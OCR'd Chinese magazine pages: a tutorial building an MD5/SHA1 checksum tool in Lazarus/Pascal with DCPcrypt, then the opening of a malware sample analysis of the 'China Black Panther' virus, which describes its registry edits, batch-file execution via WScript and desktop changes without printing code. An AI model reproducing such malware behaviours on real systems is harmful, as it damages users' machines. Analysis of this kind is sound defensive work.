


图4

小技巧：把控件放到components目录下就可以避免去调整Lazarus的一些路径参数，会减少很多麻烦。

稍等片刻，Lazarus编译完成后就会重新运行，这时你就能在控件也中找到DCPhashes页了，其中TDCP_md5和TDCP_sha1就是我们需要的。




图5

现在我们开始制作程序的主界面，如图6所示，是我制作的界面版本。除了上述两种用于散列计算的控件外，还是有了TEdit控件用于字符串和散列值的输入和显示；TLabel控件用于一些说明性的文字；TFileNameEdit控件用于选择文件；TButtom控件用于按钮；TMainMenu控件用于菜单。




图6

提示：这个界面我经过多次调整也不算太满意，大家如果觉得不好，可以修改。

TDCP_md5和TDCP_sha1控件的使用非常简单，而且使用方法也完全一样。这里就已TDCP_sha1为例讲解。计算MD5代码部分基本是一样的，除了将控件名字修改为TDCP_md5。

计算字符串的SHA1的核心代码只需三行，如下：

```
//控件初始化。
DCP_sha1.Init;
```

```
//输入需要计算的字符串，本程序从TEdit控件StrEdit中得到用户输入的字符串。
DCP_sha1.UpdateStr(StrEdit.Text);
//获取结果，DigestSHA1变量中会保存结果。
DCP_sha1.Final(DigestSHA1);
```

需要注意的是SHA1散列值有160bit，因此保存结果的DigestSHA1变量定义为Array[0..19] of byte，不可以多也不能少。

提示：MD5值是128bit，所以要定义为Array[0..15] of byte。

计算文件的SHA1只需更改上述三行代码中的中间一行，将“DCP_sha1.UpdateStr(StrEdit.Text);”改为“DCP_sha1.UpdateStream(SrcFile, SrcFile.Size);”其中SrcFile变量是一个TFileStream类对象，用于读取需要计算SHA1值的文件。

说到这里，还需要对TFileStream类做一个简单说明。TFileStream类通常用于处理二进制文件，函数TFileStream.Create(const AFileName: string; Mode: Word);是该类的一个构造函数，其中AFileName参数是文件名，Mode参数是打开文件的方式，可以是只读fmOpenRead，fmOpenRead可写，fmOpenReadWrite可读写以及fmCreate建立文件。

但TFileStream类使用的是ANSI编码，不能支持Unicode编码的中文文件名，而我们获取的文件名恰好又是Unicode编码的。所以就必须在调用TFileStream.Create函数的时候，对其中的输入参数AFileName使用UTF8ToSys函数进行转码。具体代码如：TFileStream.Create(UTF8ToSys(SelectFile.Text), fmOpenRead);

技巧：当前整个Free Pascal的Run-Time Library都使用ANSI编码，因此写程序的时候需要特别注意。出现英文正常，中文错误的情况，试试加上转码。

完整的计算SHA1代码如下，其中还有一些需要注意的地方，我都注释了出来，请认真看完所有注释：

```
procedure TMainForm.SHA1BtnClick(Sender: TObject);
var
  DigestSHA1: Array[0..19] of byte;
  SrcFile: TFileStream;
  i: Integer;
  s: String;
begin
  //字符串和文件均为空时，提示使用方法，然后退出函数。
  if (StrEdit.Text = '') and (SelectFile.Text = '') then
  begin
    MessageDlg('使用提示', '请输入一个字符或者选择一个文件！', mtInformation, [mbYes], 0);
    Exit;
  end;
  //判断，如果没有输入字符串，则计算文件的SHA1
  if StrEdit.Text <> '' then
  begin
    //计算SHA1的核心代码
    DCP_sha1.Init;
    DCP_sha1.UpdateStr(StrEdit.Text);
    DCP_sha1.Final(DigestSHA1);
    //将结果转换为16进值，以方便阅读
    s:= '';
    for i:= 0 to 19 do
      s:= s + IntToHex(DigestSHA1[i],2);
    //显示结果
    SHA1Edit.Text:= s;

  end else
  begin
    try
      //创建文件对象
      //UTF8ToSys函数用于字符编码转换，以支持中文文件名
      SrcFile:= TFileStream.Create(UTF8ToSys(SelectFile.Text), fmOpenRead);
    except
      MessageDlg('错误提示', '杯具！打开文件出错！', mtError, [mbOK], 0);
      exit;
    end;
    if SrcFile = nil then
    begin
      MessageDlg('错误提示', '杯具！打开文件出错！', mtError, [mbOK], 0);
      exit;
    end;
    //计算SHA1的核心代码
    DCP_sha1.Init;
    DCP_sha1.UpdateStream(SrcFile, SrcFile.
```

```
Size);
      DCP_sha1.Final(DigestSHA1);

      SrcFile.Free;        //释放文件对象

      //将结果转换为16进值，以方便阅读
      s:='';
      for i:= 0 to 19 do
        s:= s + IntToHex(DigestSHA1[i],2);

      //显示结果
      SHA1Edit.Text:= s;

    end;
  end;
```

比较值功能的实现只需要使用CompareText这个函数即可。如果结果相同函数就会返回0 。代码如下：

```
    if CompareText(SHA1Edit.Text, CompareEdit.
Text) <> 0 then
        MessageDlg('错误提示', '杯具！SHA1值不相
同！', mtError, [mbOK], 0)
      else
        MessageDlg('结果正确', '恭喜！SHA1值完全
一致！', mtInformation, [mbYes], 0);
```

好了，程序中主要功能代码就是这样了，其它还有一些容错、界面相关代码等，我就不在这里详述了，大家可以去看源代码。

最后看一下编译出来的程序，看一下文件大小，呵呵，吃惊吧？这个小程序居然有13MB！！？不用惊奇，这是因为Lazarus默认会在程序中加入很多调试信息，我们去掉这些信息就可以了。

我们可以在Lazarus安装目录下fpc\2.4.4\bin\i386-win32子目录中（我把Lazarus安装在D盘，因此完整目录是D:\lazarus\fpc\2.4.4\bin\i386-win32）找到strip.exe，将strip.exe拷贝到你的程序目录，以方便使用。然后打开CMD窗口，输入命令strip --strip-all HashSum.exe即可,HashSum.exe就是我们程序的名称。如果还是感觉太大，还可以从刚才找到strip.exe的目录中找到upx.exe文件。同样拷贝到你的程序目录，再次于CMD窗口运行upx HashSum.exe即可。这么样，这样处理后，文件小多了吧，不到500KB了。

中华黑豹病毒样本分析

随风.潜入夜

无意识的逛到了瑞星官网，发现了个中华黑豹病毒，据说很强大啊！如图1：




图1

百度的了下，大家都说作者是牛B。本地测试后发下跟牛B比差得还是有点远。

不解释，直接拖到虚拟机里面搞！首先Resource Hacker载入病毒样本。看Custom里面发现了些病毒相关图片如图2、3，等会我们运行后就会自动释放出来然后使劲的切换桌面为这些图片。




图2

从图4为改注册表删除默认的Icons图标！

利用WScript执行1.bat如图5：

图6：版本信息；作者真TM高调啊GYF你名字吧？版本9999.9999坑爹呢？

